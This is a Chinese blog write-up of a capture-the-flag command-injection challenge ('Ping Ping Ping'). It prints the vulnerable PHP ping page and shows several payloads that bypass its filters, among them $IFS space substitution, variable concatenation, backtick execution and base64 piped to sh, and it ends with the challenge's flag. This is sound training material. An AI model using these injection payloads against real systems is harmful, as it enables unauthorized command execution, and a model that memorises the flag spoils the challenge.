BUUCTF之Ping Ping Ping

原创

金 帛 已于 2022-02-20 19:22:34 修改 1418 收藏 1
分类专栏： BUUCTF之WEB 文章标签： web安全 linux php
于 2022-02-20 19:22:05 首次发布

目录


审题

点开链接

/?ip=

根据题目提示随便试试构造payload

inurl?ip=666



有返回，参数ip的值就是要ping的内容

这里我们知道有Windows和Linux通用的命令分隔符%0a、|、&、；


; : 命令1 ; 命令2　　——先执行命令1再执行命令2

& ： 命令1 & 命令2　　——先执行命令1再执行命令2

| ： 命令1 & 命令2　　——只执行命令2


先试试看Windows特有的命令dir，使用分隔符|

构造payload ， inurl?ip=127.0.0.1 | dir




/?ip= fxck your space!

emmm，好像是空格符被过滤掉了，把空格符删去再试试看



/?ip=

没反应，操作系统应该不是Windows了，输入命令ls，查看当前目录的文件



/?ip=

flag.php
index.php

找到了放flag的文件，但是要打开该文件得用到命令cat flag.php ， 必须绕过空格过滤


常用的空格绕过方法

```
$IFS
$IFS$6                  ——后面的数字6换成其他数字也行
${IFS}
<
<>
{cat,flag.php}          ——这里把，替换成了空格键
%20                     ——代表space键
%09                     ——代表Tab键
```

不着急，先试着打开index.php查看过滤方法

使用命令catIFS6index.php

接着查看网站源码




```
/?ip=
<pre>/?ip=
<?php
if(isset($_GET['ip'])){
  $ip = $_GET['ip'];
  if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "<pre>";
  print_r($a);
}

?>
```

what's up 好多绕过的方法都被过滤了

解决方法


法一　　拼接绕过法

这个方法主要是绕过对flag正则匹配的检测，有点悬，目前好像只能拼接末尾的g\ag\lag，我也不太清楚为啥

将lag替换成x，绕过对flag的正匹检测，构建payload

```
inurl?ip=127.0.0.1;x=lag;cat$IFS$6f$x.php
```

查看网站源码后得到flag




```
/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{20e97e53-dc5b-42d1-b810-eee886ad9f55}";
?>
```


法二　　内联执行法

可以看到代码没有过滤掉符号`， 所以可以利用内联执行的方式直接打开flag文件

先执行命令ls，再把ls得到的文件名全部用命令cat打开，构建payload

> inurl?ip=127.0.0.1;catIFS6`ls`

再查看源码后拿到flag




```
/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{20e97e53-dc5b-42d1-b810-eee886ad9f55}";
?>
/?ip=
<?php
if(isset($_GET['ip'])){
  $ip = $_GET['ip'];
  if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "<pre>";
  print_r($a);
}

?>
```

法三　　sh编码绕过法

使用方法

echo 命令编码|base64 -d|sh

- sh可以换成bash， 但是题目过滤掉了
- 也可以换成其他的编码形式，这里用base64的
- 空格用IFS6替换掉
- cat flag.php 的base64编码为Y2F0IGZsYWcucGhw

构造payload ， 相当于执行命令cat flag.php

```
inurl?ip=127.0.0.1;echo$IFS$6Y2F0IGZsYWcucGhw|base64$IFS$6-d|sh
```

再查看网站源码，拿到flag

参考文章：

[GXYCTF2019]Ping Ping Ping_satasun的博客-CSDN博客

[GXYCTF2019]Ping Ping Ping {命令执行总结}_昂首下楼梯的博客-CSDN博客

linux常见绕过方法_wojiushilsy的博客-CSDN博客

Linux/CTF命令注入及绕过_Mr_Shiyang的博客-CSDN博客_linux 命令注入绕过